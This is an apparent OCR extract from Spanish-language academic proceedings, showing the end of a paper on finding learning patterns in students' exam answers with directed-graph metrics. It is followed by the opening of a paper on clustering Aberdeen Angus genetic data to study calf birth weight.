2. Una concordancia a nivel de elementos, en donde los nodos y relaciones, a nivel de sus atributos particulares, tiene los mismos valores que en la estructura encontrada en el grafo objetivo.

Muchas veces la búsqueda de estas dos concordancias se ejecuta de forma separada para optimizar los algoritmos o reducir el espacio de búsqueda[9].

En el dominio bajo estudio, la detección de un subgrafo (patrón), se realizará en los grafos (objetivos) que representan los contenidos de la materia y las respuestas de los alumnos en las instancias de exámenes.

2.3. Métricas en grafos

Una herramienta ampliamente utilizada para describir grafos y que muchas veces se utiliza para iniciar el análisis de patrones existentes en los mismos, es el cálculo de métricas[10], locales o globales, que permiten caracterizar el grafo objetivo o el grafo patrón. Las métricas se pueden dividir en dos grandes grupos:

- Métricas estáticas: Cuando se calculan sobre un grafo estático en un punto en el tiempo determinado. Se enfocan principalmente en las características estructurales del mismo.
- Métricas dinámicas: Tienen en cuenta la dimensión temporal de los cambios que se producen sobre el grafo. Están más enfocadas en las variaciones entre dos instantes de tiempo, antes que en las características propias del grafo en cada uno de esos instantes.

Otro enfoque para el análisis de las métricas radica en analizar sobre qué componentes del grafo se realizan las mediciones. Desde este punto de vista se tienen diversas perspectivas, siendo las más comunes:

- Métricas de redes (o globales): Son las métricas que toman como referencia el grafo completo, con todos los nodos y arcos que lo conforman.
- Métricas nodos (o locales): Son aquellas que toman como referencia un nodo o subconjunto de nodos para realizar los cálculos.

2.4. Análisis de Patrones

El análisis de patrones en el dominio bajo estudio, puede determinar si existen ciertos patrones que, aún, no siendo comunes en otras áreas de la teoría de grafos, si lo son recurrentes en este dominio. Se pueden determinar si son patrones temporales, es decir que tiendan a desaparecer en el tiempo a medida que la base de conocimientos va cambiando, o si son patrones permanentes y/o que se van reforzado con el tiempo.

Dicho análisis puede servir para descubrir algunas características importantes que se relacionan con el aprendizaje, entre ellas:

- los temas que revisten más dificultad de aprendizaje,
- la cantidad y tipos de errores más comunes y su relación con el tema o concepto evaluado,
- las tendencias de los alumnos al momento de responder las mismas preguntas, es decir, si lo hacen con los mismos conceptos o, por el contrario, tienen una riqueza expresiva alta.
- Se propone incluir una respuesta textual, utilizada como patrón, para poder determinar si las respuestas dadas por los alumnos tienen una correspondencia directa (literal) con respecto al material brindado para su estudio.

3. Desarrollo

3.1. Descripción de la prueba de concepto

La prueba de concepto intenta validar que lo presentado en el trabajo “Búsqueda de patrones en un dominio representado en una base de datos de grafos dirigidos”[5], es posible de implementar con el diseño propuesto de la

base de grafos y que a partir de la aplicación de algunas métricas se pueden determinar patrones relacionados a las respuestas de los alumnos.

En el transcurso del proyecto se han tomado diferentes muestras de exámenes a los alumnos, sin embargo actualmente se están procesado los resultados de los mismas con el prototipo que se está desarrollando para tal fin, por lo tanto ésta prueba se presenta como una prueba de concepto teórico aplicando todas las propuestas presentadas en [5].

La prueba de concepto utiliza la unidad temática nº 4 del programa de la materia, el paradigma orientado a objetos, en la que se considera una pregunta formulada hipotéticamente en un examen junto con sus posibles respuestas.

A continuación se describe la pregunta y las respuestas que se utilizarán en la prueba de concepto.

La pregunta: ¿En el paradigma orientado a objetos que es una clase?

Las respuestas: La primera respuesta es la respuesta base que provee el docente como válida, luego se presentan las respuestas de los alumnos, para el estudio se considero una respuesta igual a la respuesta base del docente y algunas diferentes o parcialmente diferentes a la respuesta base del docente.

En todos los casos las respuestas tienen la oración prefija “Una clase es :“

La respuesta del docente: un modelo para construir objetos.

Las respuestas de los alumnos: para la prueba de concepto, se consideró una respuesta idéntica a la del docente, respuestas correctas usando otros conceptos, relaciones o equivalencias, respuestas parcialmente correctas y respuestas totalmente incorrectas. Esta elección se hizo para presentar el caso y poder representarlo en este trabajo.

1. un modelo para construir objetos.
2. un molde para construir objetos.
3. un modelo para crear instancias.
4. un método que define un objeto.
5. un modelo que define la estructura de un objeto.
6. un conjunto para crear objetos.

3.2. Representación de la prueba de concepto

Para representar la prueba de concepto en el grafo, se establece que el primer nodo del subgrafo representa la unidad temática Nº 4 del programa de estudios de la cátedra, a continuación y conectado a este, se considera un segundo nodo que representa la pregunta, luego se conecta con el nodo que representa el concepto principal de la respuesta, en este caso es el concepto *Clase*, va a estar implícito en todas las respuestas ya que es el comienzo asignado para todas las respuestas, a partir de allí se desprenden los distintos nodos que representarán todas las respuestas y que llevarán, tanto los nodos como los arcos, el listado de equivalencias asociados respectivamente y el listado de las etiquetas con el número de cada respuesta.

La pregunta de la prueba de concepto “¿En el paradigma orientado a objetos que es una clase?” se identifica en el grafo como P1; la respuesta base del docente “un modelo para construir objetos” se identifica con R0; las respuestas de los alumnos se identifican con la letra R seguido del número de identificación según el orden presentado a continuación:

R1 un modelo para construir objetos.
R2 un molde para construir objetos.
R3 un modelo para crear instancias.
R4 un método que define un objeto.
R5 un modelo que define la estructura de un objeto.
R6 un conjunto para crear objetos.

La representación en forma de grafo de la prueba de concepto se visualiza en la figura 5:




Figura 5: Subgrafo de representación

La decisión del diseño inicial del subgrafo organizado por unidad temática, pregunta y concepto central, surge como necesidad para encontrar fácilmente los caminos relacionados a las unidades temáticas y a las preguntas relacionadas, de tal manera de facilitar los algoritmos de búsqueda para realizar la detección de los patrones relacionados a las respuestas de los alumnos.

Al analizar el resultado del subgrafo, se observa que se pudieron representar las respuestas incluidas en la prueba de concepto, sin embargo con el diseño original no se puede determinar si los conceptos o relaciones del subgrafo son los correctos en relación a la respuesta base del docente, de esta forma surge la necesidad de agregar una etiqueta a cada nodo y a cada arco para clasificarlos, de tal manera que identifique si los mismos son correctos o no, para que se pueda medir, por ejemplo, la cantidad de conceptos, arcos o respuestas correctas o incorrectas. En la figura 6 se visualiza como se representan los nodos y los arcos etiquetados con la marca de correcto o incorrecto.




Figura 6: Subgrafo de representación utilizando etiquetas para clasificar

De esta forma se puede visualizar fácilmente aquellas respuestas que son totalmente correctas, parcialmente correctas y totalmente incorrectas.

A partir de esta representación ya se puede continuar con la siguiente sección, donde se describe la selección y

la detección de las métricas utilizadas para el análisis de la prueba de concepto.

3.3. Selección de métricas para la prueba de concepto

El requisito fundamental que tiene que tener cualquier grafo para poder calcular métricas es que los nodos y arcos deben poseer los atributos necesarios para que, como parte del análisis, se determinen si deben ser incluidos o no en una cierta métrica.

Con las métricas estándar de grafos se pueden obtener de la estructura misma del almacenamiento, sin necesidad de adjuntar etiquetas o atributos adicionales, por ejemplo, con la simple existencia de nodos y arcos se puede calcular métricas generales tales como la centralidad, el conexionado, las longitudes de ruta y los componentes conexionados.

En este trabajo se ha agregado información adicional a los nodos y los arcos para representar una mayor expresividad de conceptos y relaciones a través de las equivalencias; además se ha agregado la lista de etiquetas de referencias a las respuestas y su clasificación de correcta e incorrecta, lo que permite obtener métricas más especificas al ámbito de aplicación utilizado.

Metricas iniciales a determinar :

3.3.1. Centralidad de los conceptos. La métrica de centralidad de un nodo, en un grafo, indica el grado de importancia del mismo en la totalidad de nodos que componen el grafo. En nuestro caso de estudio, donde los nodos representan conceptos de la materia, la centralidad de un nodo es un claro indicador de la importancia del concepto que representa por sobre la totalidad de los conceptos de la materia.

Dicha métrica se puede utilizar para detectar conceptos centrales, muy utilizados, y de mucho peso en la estructura de contenidos de la materia.

Obviamente esta métrica puede llegar a indicar que existen varios conceptos con un nivel de centralidad igual o, aún más probable, indicar diversos tipos de nodos con niveles de centralidad altos, si bien no exactamente iguales. Todo estos nodos, con niveles de centralidad elevados, son puntos interesantes para su estudio con una métrica complementaria, la elaboración del “mapa de calor”, que se detallará en el punto siguiente.

3.3.2. Mapa de calor de la base de conocimientos. El mapa de calor es una forma de representación de información que asocia distintos colores a conjuntos de datos de acuerdo a ciertos atributos que representan información importante y los cuales se analizan para poder asignarle a cada nodo su color correspondiente.

El mapa de calor se elaborará calculando los valores de centralidad de todos los nodos del grafo y definiendo cinco clases diferentes que agrupen los valores de centralidad de cada uno.

Estas cinco clases utilizarán, cada una de ellas, un cierto valor mínimo y un valor máximo. Todos los grados de centralidad comprendidos entre esos valores se asignarán a la misma clase y todos los nodos con dicha clase asignada recibirán el mismo indicador de color.

Una tabla de mapeo de valores de centralidad a color está representada en la tabla 1.

Rango	Color	
> 20	Blanco	
16-19	Amarillo	
11-15	Rojo	
6-10	Marrón	
< 5	Negro	

Tabla 1: Ejemplo de tabla de equivalencias para mapa de calor

3.3.3. Cantidad media de conceptos correctos por respuesta. Si bien la cantidad de conceptos utilizada en una respuesta no es medida de su corrección, si es interesante analizar la cantidad de conceptos que componen las respuestas que si lo son. Esta métrica es una excelente aproximación a la calidad expresiva de los alumnos y a su entendimiento de los conceptos involucrados en la respuesta que redactan.

De esa manera se puede inferir si los alumnos están respondiendo simplemente con definiciones concretas y breves o si están encadenando conceptos de manera correcta para ampliar el significado de lo que están expresando.

Esta métrica se calculará tomando todas las respuestas correctas y obteniendo las rutas que componen cada una de ellas. Una vez obtenidas dichas rutas, se promediarán las longitudes de cada una, obteniendo de esta manera, la cantidad promedio de conceptos que componen las respuestas correctas.

3.3.4. Proporción de respuestas correctas. El grafo cuenta con todas las respuestas que los alumnos elaboran para los exámenes bajo estudio, lo que permite realizar mediciones tanto sobre las respuestas correctas como sobre las respuestas incorrectas.

Un indicador interesante es la proporción de respuestas correctas sobre el total de respuestas, ya sea asociadas a una pregunta en particular, a un examen determinado o sobre el universo de preguntas almacenadas.

Este indicador nos puede mostrar el grado de efectividad que se está obteniendo en la resolución de un examen y nos puede dar pistas sobre la confección del mismo. Comparando esta proporción entre dos exámenes distintos se puede analizar si la redacción del mismo tiene influencia sobre la efectividad de los alumnos al resolverlo o si dicha característica no influye demasiado en la resolución.

3.4. Análisis de la prueba de concepto

En base a la descripción de la prueba de concepto presentada, a su representación y a las métricas seleccionadas, se han podido observar algunos patrones que surgieron de esta primera prueba.

3.4.1. Análisis de centralidad. Al calcular las medidas de centralidad de cada uno de los conceptos, determinada como la cantidad de arcos que llegan o salen de un nodo determinado, se puede observar que existen dos conceptos que tienen preponderancia sobre el resto (ver Figura 7).




Figura 7: Centralidad de conceptos

Dichos conceptos (Clase y Objeto) son fundamentales para la corrección de las respuestas a la pregunta planteada en la prueba de concepto.

En base a las condiciones detectadas en el grafo se elaboró la tabla de mapeo, previa a realizar el mapa de calor de los conceptos incluidos en las respuestas, de forma tal que las medidas de centralidad enunciadas en el punto precedente, se representan como mapa de calor de la siguiente manera (ver Figura 8):

Rango	Color	
>= 4	Blanco	
3	Amarillo	
2	Rojo	
1	Marrón	

Tabla 2: Tabla de equivalencias para mapa de calor




Figura 8: Mapa de calor de los conceptos

3.4.2. Análisis de respuestas correctas. Por otra parte, el análisis que se puede realizar, para esta prueba de concepto particular, con respecto a los elementos constitutivos de las respuestas correctas, se dividen en dos:

- Cantidad media de conceptos por respuesta correcta
- Proporción de respuestas correctas

El primer caso se analiza mediante un conteo de la cantidad de conceptos que componen todas las posibles respuestas correctas a la pregunta planteada. En este caso tenemos las siguientes rutas:

1. Clase → Modelo → Objeto
2. Clase → Modelo → Estructura → Objeto

En el primer caso tenemos 3 conceptos correctos, y en el segundo caso 4, los que nos da un valor promedio de conceptos por respuesta correcta de 3,5. Obviamente este valor va a ser más representativo mientras mayor variedad y cantidad de respuestas se encuentren en la base de dato.

También es interesante el análisis con respecto a los conceptos erróneos, correspondientes a las siguientes dos rutas:

1. Clase → Método → Objeto
2. Clase → Conjunto → Objeto

En este caso el valor promedio es igual al valor de ambas rutas. 3 conceptos incorrectos.

El siguiente análisis es el de proporción de respuestas correctas, el cual debido al pequeño tamaño de la muestra para este caso de aplicación no es demasiado relevante. Esto se debe a que en el ejemplo se cuenta con 2 respuestas correctas y dos respuestas incorrectas, dando una proporción de 1 a 1 en la relación correctas/incorrectas.

4. Conclusiones y trabajos futuros

La prueba de concepto, si bien posee un tamaño de muestra de datos pequeño, considera las posibles variantes que se pudieran presentar en un caso real, como son las respuestas totalmente correctas, las parcialmente correctas y las totalmente incorrectas.

Para la prueba de concepto se realizó la descripción de los datos que se iban a utilizar y se los representó en la base de datos de grafos usando la teoría propuesta en el trabajo anterior[5], gracias a eso se descubrió que se debían agregar ciertas etiquetas en los nodos y en los arcos para representar las respuestas correctas e incorrectas y así poder realizar análisis relacionados con las concordancias de las mismas.

El uso de las métricas descriptas y su representación visual, permitieron visualizar fácilmente patrones que pueden servir para detectar patrones relacionados con el aprendizaje.

Los patrones asociados al aprendizaje tienen como finalidad analizar los contenidos asimilados por los alumnos, traducidos en las respuestas provistas a las preguntas de evaluación, detectar los conceptos recurrentes, los errores más comunes, las estructuras comunes existentes en las respuestas, entre otros. Se pretende con esto detectar problemas de aprendizaje que posibiliten mejorar tanto el dictado de la materia como la construcción de los instrumentos de evaluación.

Se concluye que el modelo teórico presentado en el trabajo[5] se pudo representar exitosamente, quedando pendiente la realización de nuevas pruebas de conceptos con muestra de datos mayores.

Adicionalmente, se probará el caso de prueba en el prototipo que se está desarrollando actualmente y que permitirá visualizar automáticamente el grafo con las métricas solicitadas, facilitando el análisis y el reconocimiento de patrones relacionados con el aprendizaje.

Se estima que el aporte de este trabajo brindará a la cátedra de Paradigmas de Programación la posibilidad de analizar el rendimiento de los alumnos en cuanto a la expresividad y al manejo del lenguaje, permitiendo ampliar la evaluación de competencias.

Referencias

[1] John F. Sowa. “Conceptual Structures”. En: editado por Timothy E. Nagle y col. Upper Saddle River, NJ, USA: Ellis Horwood, 1992. Capítulo Conceptual Graphs Summary, páginas 3-66. ISBN: 0-13-175878-0. URL: http://dl.acm.org/citation.cfm?id=168857.168864.

[2] W Hartshorne. *Burks, editors. Collected Papers of Charles Sanders Peirce, Cambridge, Massachusetts, 1931–1935*.

[3] María Alejandra Paz Menvielle y col. “Arquitectura y operatoria de un sistema de corrección de exámenes automatizado, utilizando grafos dirigidos”. En: *IV Congreso Nacional de Ingeniería Informática y Sistemas de Información, CONAIISI, Universidad Católica de Salta, Facultad de Ingeniería, Argentina (2016)*. 2016.

[4] María Alejandra Paz Menvielle y col. “Teoría y práctica de un sistema de corrección automatizada, utilizando grafos dirigidos como base de conocimiento”. En: *V Congreso Nacional de Ingeniería Informática y Sistemas de Información, CONAIISI, Universidad Tecnológica Nacional Facultad Regional Santa Fe, Argentina*. 2017.

[5] María Alejandra Paz Menvielle y col. “Búsqueda de patrones en un dominio representado en una base de grafos dirigidos”. En: *VI Congreso Nacional de Ingeniería Informática y Sistemas de Información, CONAIISI, Universidad CAECE – Mar del Plata, Buenos Aires, Argentina*. 2018.

[6] Satosi Watanabe. *Pattern recognition: human and mechanical*. John Wiley & Sons, Inc., 1985.

[7] John Scott y Peter J Carrington. *The SAGE handbook of social network analysis*. SAGE publications, 2011.

[8] Charles Sanders Peirce. *The essential Peirce: selected philosophical writings*. Volumen 2. Indiana University Press, 1992.

[9] Wenfei Fan. “Graph pattern matching revised for social network analysis”. En: *Proceedings of the 15th International Conference on Database Theory*. ACM. 2012, páginas 8-21.

[10] Maarten Van Steen. “Graph theory and complex networks”. En: *An introduction* 144 (2010).

Base de datos

Coordinadores:

Ing. Viviana Ledesma
Lic. Gabriela Cora

Peso al Nacer de Terneros Aberdeen Angus mediante Algoritmos No Supervisados

Osvaldo Spósitto[1], Gabriel Blanco[2], Marcelo Levi[3], Patricio Macías Corral[4], Lorena Matteo[5]

Universidad Nacional de La Matanza
Departamento de Ingeniería e Ingestigaciones Tecnológicas

[1] sposito@unlam.edu.ar, [2] g2blanco@unlam.edu.ar, [3] mlevi@unlam.edu.ar
[4] pmacias@unlam.edu.ar, [5] lmatteo@unlam.edu.ar

Resumen

Un programa de mejoramiento genético de una raza contribuye a la mejora en la productividad y el beneficio económico de las explotaciones. Para ello se necesita disponer de información objetiva y precisa que contribuya a la toma de decisiones. Este trabajo es parte de un proyecto de investigación que pretende brindar una herramienta complementaria para la selección animal usando técnicas de Minería de Datos. En particular, se presenta un estudio que pretende encontrar patrones o grupos de características que determinen el peso de los terneros al nacer a través de la agrupación de los casos a partir de los valores genéticos usados en un rodeo de cría de la raza Aberdeen Angus, empleando para tal fin algoritmos de Minería de Datos del tipo No Supervisados. Por otra parte, se busca aplicar algoritmos de clasificación, como método alternativo para reducir la dimensionalidad de la muestra seleccionando un subconjunto de atributos. El análisis realizado se basa en datos provenientes de 360 ejemplares de progenitores proporcionados por un establecimiento ganadero de la localidad de Chascomús, Provincia de Buenos Aires, recolectados durante el periodo 2017-2018. Se concluye que, a partir del modelado construido, este puede colaborar con los criadores, en la toma de decisiones en un programa de mejoramiento genético

Introducción

El propósito de un programa de mejoramiento genético de una raza de carne es conocer y promover los mejores animales basados en registros de comportamiento y evaluación de sus progenitores [1]. Los productores ganaderos se basan en ellos para identificar y procurar aquellos animales que mejor se adapten a las condiciones de producción existentes y que al mismo tiempo conduzcan a un incremento del beneficio económico de la actividad. Para esto es necesario valerse de información objetiva y precisa sobre los reproductores, que permita a los criadores, tomar decisiones de selección y hacer un uso diferencial de los mismos.

Como se sabe, la producción de carne en Argentina es una de las más importantes fuentes de ingreso del país. El stock ganadero bovino alcanzó una importante recomposición en el territorio bonaerense: creció un 1,5% entre marzo de 2018 y marzo de 2019, alcanzando las 19,1 millones de cabezas, el nivel más alto desde 2009 [2]. Las actuales existencias bovinas son las mayores de la última década, cuando se había alcanzado un total de 54.816.050 de animales al 31 de marzo de 2018, el stock ganadero bovino muestra una recomposición del 2,7% con respecto al mismo periodo del año 2017, informa el Servicio Nacional de Sanidad y Calidad Agroalimentaria (SENASA) [3].

La ganadería consta de distintos factores, que se deben considerar para que la misma sea exitosa y rentable, como ser la alimentación, la reproducción, la sanidad y la genética. La reproducción de bovinos mediante la Inseminación Artificial (IA) [4] y [5] es bastante sencilla y tiene muchas ventajas. Esta técnica se está aplicando desde hace bastante tiempo en el país. Como se expresa en [6], *"…el problema genético que enfrenta el criador o productor comercial es seleccionar toros que al ser apareados con sus vientres produzcan progenies superiores a aquellas corrientemente producidas…"*. La definición de "*superior*" constituye la dirección o rumbo que el criador a la que pretende llegar en su propio rodeo, en cuanto a la calidad genética de sus animales. La IA es uno de los métodos de reproducción, en el cual el hombre ha sustituido el apareamiento natural entre el macho y la hembra. Para poder realizar dicha técnica se debe extraer semen al macho, diluirlo y conservarlo, para luego, mediante una técnica e instrumental adecuado depositarlo en el lugar y momento preciso del aparato reproductor de la hembra con el fin de fecundarla [7].

Entre las razas bovinas para carne, la raza Aberdeen Angus es considerada una de la más extendida en el país.

De tamaño pequeño, crece mucho en una sola temporada y tiene una alta adaptabilidad y facilidad de parto, lo que significa que las hembras son capaces de parir solas. Originaria de Escocia, es de pelaje negro, aunque también hay colorados (red Angus), y no tiene cuernos. Entre sus ventajas es que su engorde es rápido [8]. Esta raza posee lomos anchos y sus cuartos traseros son largos, anchos y musculosos. Además, infiltra grasa, lo que le permite obtener una carne blanda y apetecida. Pese a que tiene una producción de leche muy inferior a las razas doble propósito, llega al fin de la lactancia al inicio del otoño, en una condición corporal superior que las otras razas de carne [9].

Una de las herramientas utilizadas, por los ganaderos, para realizar las evaluaciones genéticas de los toros son la Diferencia Esperada entre Progenie (DEP), que permite a los productores tomar decisiones de selección en base a información objetiva [1]. Los DEP anticipan cómo será el comportamiento promedio de las futuras crías de un toro en comparación con las que producirán el resto de los padres. Por el lado de las madres, a partir de esta información, la selección de los reproductores a utilizar como padres pasa a ser una de las más importantes decisiones de manejo que tiene el productor, permitiéndole seleccionar aquellos animales acordes a sus propios objetivos, su medio ambiente, su sistema de producción, e ir logrando avances genéticos que son acumulativos dentro del rodeo. Otras alternativas utilizadas para la selección por los criadores, de menor a mayor grado de complejidad, son: apreciación visual (Fenotipo); fallos de jurados en exposiciones; pruebas de comportamiento; pruebas de progenie; índices de selección (Ratios); marcadores moleculares y selección genómica, entre otros. [1]

En otras palabras, los DEP son un indicador numérico que predice la calidad genética de las futuras crías de un toro o una vaca respecto de una base de comparación [10]. Estos parámetros son utilizados por el programa de medición del grupo Evaluación de Reproductores Angus[1] (ERA). Dicho programa es desarrollado por el Instituto Nacional de Tecnología Agropecuaria (INTA) y la Asociación Argentina de Angus, la cual lo promueve entre sus socios. Dichos parámetros se calculan con la información del reproductor más la de sus parientes, los valores pueden ser positivos o negativos, mientras que el valor "cero" coincide con el promedio de cada carácter del rodeo [11]. A continuación, se detallan las descripciones de las siglas que componen los DEP's. Estos parámetros fueron extraídos del Anuario Las Lilas 2017[2]:

- PN (Peso al nacer): Expresado en kilos, indica las diferencias genéticas para el PN de las crías de un padre determinado. El peso ajustado al nacer es un predictor indirecto de la facilidad de parto que transmite un toro padre a su progenie.
- PD (Peso al destete): Expresado en kilos y ajustado a los 210 días de vida, indica el mérito genético de un reproductor en transmitir potencial de crecimiento directo a sus crías hasta el momento del destete.
- CM (Combinado materno): Esta variable combina el peso al destete y la aptitud materna en un solo valor, el cual predice la diferencia heredable total para peso al destete de los padres evaluados. El cálculo se realiza adicionando al DEP de aptitud materna la mitad del DEP para peso al destete.
- CE (Circunferencia escrotal): Expresada en centímetros y ajustada por edad de vida, es un indicador indirecto de la fertilidad de los rodeos. Esta variable expresa el potencial de un toro padre en transmitir diferencias genéticas para el tamaño testicular de sus crías
- PF (Peso final): Expresado en kilos, indica la aptitud que tiene un reproductor en transmitir a su progenie capacidad de crecimiento post-destete.
- AM (Aptitud materna): Es un predictor de la producción lechera y aptitud materna que transmite un toro a sus hijas. En otras palabras, es la proporción del peso al destete de las crías que se atribuye a la producción de leche de la madre.
- AOB (Área del Ojo de Bife): Es la altura de la 12a costilla (superficie transversal del músculo dorsal largo, expresada en centímetros cuadrados), siendo un indicador del peso total y rendimiento de cortes despostados de la res.
- GD (Grasa dorsal): Expresada en milímetros, el espesor de grasa dorsal a la altura de la 12a costilla es un predictor genético de la precocidad y facilidad de terminación de las reses.
- MAR (Grado de Marmoreo): El grado de marmóreo es un indicador del porcentaje de grasa intramuscular del músculo dorsal largo, utilizado como patrón indirecto de la palatabilidad (en especial sabor y jugosidad) de los cortes obtenidos.

Como se menciona también en [12], una posible herramienta a utilizar para tratar los grandes volúmenes de información es la técnica de explotación de información. El termino Explotación de información (Minería de Datos: MD). La MD puede definirse como la manera no trivial de extracción de información no implícita, previamente desconocida y potencialmente útil, de una base de datos. Representa la posibilidad de buscar exhaustivamente dentro de un gran volumen de datos, información y conocimiento que pueden resultar de mucho valor. Es considerada uno de los puntos más importantes de los sistemas expertos de base de datos, y uno de los desarrollos más prometedores en la industria del manejo de la información.

Vale destacar que no se encontraron trabajos en Argentina que empleen la MD en la selección de padres reproductores, por lo que se abre una interesante línea de investigación al respecto. A continuación, se listan algunos trabajos relacionados a esta temática llevados a cabo en países como Brasil, Colombia y España. Estos describen

[1] http://www.angus.org.ar/era.php
[2] http://laslilas.com/pdf/Anuario-Genetica-2017.pdf

implementaciones en las que se emplean algunas técnicas de MD, en distintos aspectos del sector ganadero.

En [13] se presenta un trabajo que tuvo como objetivo descubrir la influencia y la relación de las variables de producción y manejo en la bonificación, peso de hacienda, ganancia media diaria y edad de en el caso de las variables de cría con el uso de aplicaciones de MD. Mientras que en Colombia [14], como técnica de MD se empleó una metodología Bayesiana con muestreos de Gibbs, para ajustar modelos lineales univariados. Los autores demostraron que el conocimiento de parámetros genéticos es indispensable en el establecimiento de programas de mejoramiento genético, los cuales tienen como fin optimizar la productividad. Por último, según Flores en [15], se usaron dos técnicas de MD, para establecer qué relación existe entre variables de manera muy intuitiva y visual, cualquier persona pueda analizar y comprender el dominio de predecir el valor genético de la oveja manchega como complemento a la metodología BLUP (Best Linear Unbiased Prediction), permite obtener el valor genético de los animales para una o más características y así seleccionar como reproductores aquellos con mayor mérito genético.

Este trabajo se realiza bajo la hipótesis que si se aplica una metodología para realizar MD a partir de los datos del material genético de los progenitores machos, además de ciertos datos de las vacas, como la información genética de su progenitor y otros datos propios, como la edad, el historial de partos, etc., es posible, confeccionar un modelo descriptivo, el cual mediante la detección de grupos de individuos con características similares permita encontrar patrones o grupos de características que determinen el peso de los terneros al nacer. Este modelo se puede proponer como una herramienta adicional a las existentes, que ayude a los criadores al momento de la toma de decisiones en la cruza de animales. A su vez, dada la experiencia obtenida en trabajos previos de esta investigación en [16], se busca aplicar algoritmos de clasificación, más precisamente el árbol de decisión J48 y las tablas de decisión PART, como métodos alternativos para reducir la dimensionalidad de la muestra seleccionando un subconjunto de atributos.

Materiales y Métodos

Los datos utilizados para este estudio provienen de los rodeos Aberdeen Angus de la estancia El Doce y de Cabaña Las Lilas[3] ambas ubicadas en la localidad de Chascomús, en la provincia de Buenos Aires. Esta Cabaña perteneciente a la Asociación Argentina de Angus[4], es uno de los caudales genéticos más importantes de la Argentina y del Mercosur, produciendo genética en cinco razas líderes entre las que se encuentra la raza Aberdeen Angus. Esto le permite generar los reproductores que van a cubrir una parte importante de los planteles y rodeos generales. En particular, para este trabajo se han tomado como base los valores correspondientes a dos reproductores: Pucará y Al-Mós.

Introducción a la Explotación de información

El presente trabajo se enmarca en lo que se conoce como proceso de Extracción de Conocimiento o KDD (Knowledge Discovery in Databases) el cual consta de una serie de fases que definen la metodología a utilizar. La secuencia de estas fases, que serán explicadas a continuación, no es estricta y frecuentemente hay movimiento entre ellas, dependiendo del resultado de cada fase dando lugar a un proceso de naturaleza cíclica [17].

Como se menciona en [18], la etapa más relevante de este proceso es la MD, que provee mecanismos para la extracción no trivial de información implícita, previamente desconocida a partir de una base de datos y así descubrir reglas y/o patrones significativos de información que puedan ayudar tanto en el diagnóstico correcto del problema como en la formulación de estrategias de solución.

Continuando con la línea de investigación iniciada en [16], en la cual se efectúa una evaluación y comparación de diferentes algoritmos de clasificación del tipo Supervisado, a fin de predecir el PN de los terneros de la raza Aberdeen Angus, en el presente trabajo se pone énfasis en métodos No Supervisados, usando algoritmos de Agrupamiento y aprovechando el conocimiento de los datos adquirido anteriormente.

Según [18], una vez que los datos han sido pre-procesados, la información es considerada una vista minable y está preparada para ser sometida a la técnica que permita establecer el modelo buscado. La MD presenta un amplio espectro de técnicas. La claridad de los resultados va a depender en gran medida de la técnica elegida, es por eso que un análisis previo resulta relevante. Se debe tener presente que la simple aplicación de una técnica de MD a una vista minable y el conocimiento previo del problema, no garantizan patrones expresivos, novedosos y útiles. Los algoritmos muchas veces ofrecen malos resultados debido a causas ajenas a su efectividad, ya sea porque no existe patrón en los datos o porque no se está usando la herramienta adecuada o porque el patrón es realmente difícil de encontrar. Existen dos tipos de tareas, las predictivas y las descriptivas, este estudio se centra en las segundas.

Métodos Descriptivos - No Supervisados

Las tareas descriptivas buscan mostrar nuevas relaciones entre las variables y generalmente son utilizadas para mejorar el modelo. Su objetivo es describir los datos existentes. Entre las tareas descriptivas más frecuentes, puede mencionarse el agrupamiento (clustering), cuyo objetivo es obtener grupos o conjuntos entre los ejemplos, de manera que los elementos asignados al mismo grupo sean similares [17]. A priori no se sabe ni cómo son los grupos ni cuantos hay, eso se determina con el proceso de

[3] http://laslilas.com
[4] https://www.angus.org.ar/

aprendizaje. Es decir, se diferencia de la clasificación ya que no se conocen ni las clases ni su número (aprendizaje no supervisado), con lo que el objetivo es determinar grupos o racimos (clústeres) diferenciados del resto. Una utilidad del agrupamiento reside en que utilizando la función obtenida con nuevos ejemplos se puede determinar a qué grupo pertenece el nuevo elemento y con eso indicar su comportamiento. Otras tareas descriptivas son las correlaciones y factorizaciones, su objetivo es detectar si dos atributos numéricos están correlacionados linealmente o relacionados de algún otro modo. Su utilidad es la detección de atributos redundantes o dependientes y analizar la relevancia de atributos para hacer una selección entre ellos. También encontramos dentro de las tareas descriptivas a las reglas de asociación que realizan un estudio similar al de correlaciones, pero para atributos nominales.

